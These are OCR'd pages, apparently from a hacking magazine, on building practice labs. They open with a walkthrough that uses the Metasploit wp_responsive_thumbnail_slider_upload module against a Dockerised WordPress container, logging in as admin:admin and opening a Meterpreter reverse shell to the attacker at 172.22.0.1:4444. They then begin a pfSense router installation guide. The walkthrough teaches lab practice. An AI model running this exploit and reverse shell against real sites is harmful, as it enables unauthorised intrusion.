


Login into the wordpress dashboard with the credentials you set up.



Upload the plugin and activate it.

```
kali@kali:~/vulhub-master/wordpress/pwnscriptum$ cd
kali@kali:~$ cd Downloads
kali@kali:~/Downloads$ ls
f5d34e16d07e61ad6826d2c1f3d16089-wp-responsive-thumbnail-slider.zip
kali@kali:~/Downloads$
```



"Arguing that you don't care about the right to privacy because you have nothing to hide is no different than saying you don't care about free speech because you have nothing to say."
- Edward Snowden

Now, start Metasploit and load the wp_responsive_thumbnail_slider_upload module.

```
msf6 > use exploit/multi/http/wp_responsive_thumbnail_slider_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > show options

Module options (exploit/multi/http/wp_responsive_thumbnail_slider_upload):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port
][ ... ]
   RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts fi
le with syntax 'file:<path>'
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                yes       Base path for WordPress
   VHOST                        no        HTTP server virtual host
   WPPASSWORD                   yes       WordPress Password to authenticate with
   WPUSERNAME  admin            yes       WordPress Username to authenticate with


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.36.134   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Set the docker container IP address (172.22.0.3) and check if the target is vulnerable.

```
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > set rhosts 172.22.0.3
rhosts => 172.22.0.3
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > check
[*] 172.22.0.3:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) >
```

The check command confirms that the target is indeed vulnerable. It's time to exploit it. Set the lhost option to the IP address of the gateway (172.22.0.1). Set the WPusername and wp password options to the credentials you have set in the beginning and then execute the module.

```
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > set lhost 172.22.0.1
lhost => 172.22.0.1
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > set wppassword admin
wppassword => admin
msf6 exploit(multi/http/wp_responsive_thumbnail_slider_upload) > run

[*] Started reverse TCP handler on 172.22.0.1:4444
[+] Logged into WordPress with admin:admin
[+] Successful upload
[*] Sending stage (39282 bytes) to 172.22.0.3
[*] Meterpreter session 1 opened (172.22.0.1:4444 → 172.22.0.3:42696) at 2021-02-17 09:06:01 -0
500

meterpreter > uuid
[+] UUID: 287d930005c731b3/php=15/linux=6/2021-02-17T14:06:01Z
meterpreter > sysinfo
Computer    : 2522cc4024ae
OS          : Linux 2522cc4024ae 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_
64
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

The target we set on docker is exploited successfully. The Vulhub Lab we set up is working successfully.


RWHS JAN 2021 LAB

HACKING LAB

In Ethical Hacking, penetration testers face different scenarios. Different scenarios need different Labs fro practice. Only when a user practices in different scenarios will he get hands on experience of these scenarios. Some of these labs are available online. However, they are quite expensive. Another way of creating these labs is to buy hardware like computers and switches. We at Hackercool Magazine decided to start this new section in which we will be giving our readers some practical experience of creating various hacking labs. One of the reasons we want to do this is give a heads up to our readers about our own Real World Hacking Scenarios. Unlike the other labs, we will be using virtualized software for this. We hope readers will enjoy this feature too just like other Features of this Magazine.

In this LAB, we will create a scenario in which the attacker system is behind a router. This is the same scenario used in the Real World Hacking Scenario (RWHS) of this month's Issue. For this, the first thing we need is a router software. In our previous Issues, we have used the Vyos router software. For this scenario, we will be using PfSense as router.

PfSense is an open source firewall and router software that can also be used as load balancer, Unified Threat Management etc. It's graphical interface simplifies router management for users. We performed this installation on Vmware although the process is same on Virtualbox too. The download information of PfSense is given in our Downloads section. Download the latest PfSense Iso file (we have used PfSense 2.4.5) and start the installation process normally.



"The quiter you become, the more you are able to hear".
-Kali Linux

pfSense Installer

Copyright and distribution notice

pfSense is Copyright 2004-2020 Rubicon Communications, LLC (Netgate).

pfSense is a federally registered trademark of Electric Sheep Fencing, LLC. Any unauthorized use of this trademark is prohibited by state and federal law and international law. Refer to our Trademark Usage Guidelines for how to properly use the marks. All rights reserved.

Absolutely No Commercial Distribution Is Allowed.

<Accept>

pfSense Installer

Welcome

Welcome to pfSense!

Install	Install pfSense
Rescue Shell	Launch a shell for rescue operations
Recover config.xml	Recover config.xml from a previous install

< OK > <Cancel>

pfSense Installer

Partitioning

How would you like to partition your disk?

Auto (UFS)	Guided Disk Setup
Manual	Manual Disk Setup (experts)
Shell	Open a shell and partition by hand
Auto (ZFS)	Guided Root-on-ZFS

< OK > <Cancel>

pfSense Installer

Fetching Distribution

MANIFEST [Done]
base.txz [68%]

Fetching distribution files...

Overall Progress
68%

pfSense Installer

Archive Extraction

Extracting distribution files...

base.txz... :

Overall Progress:

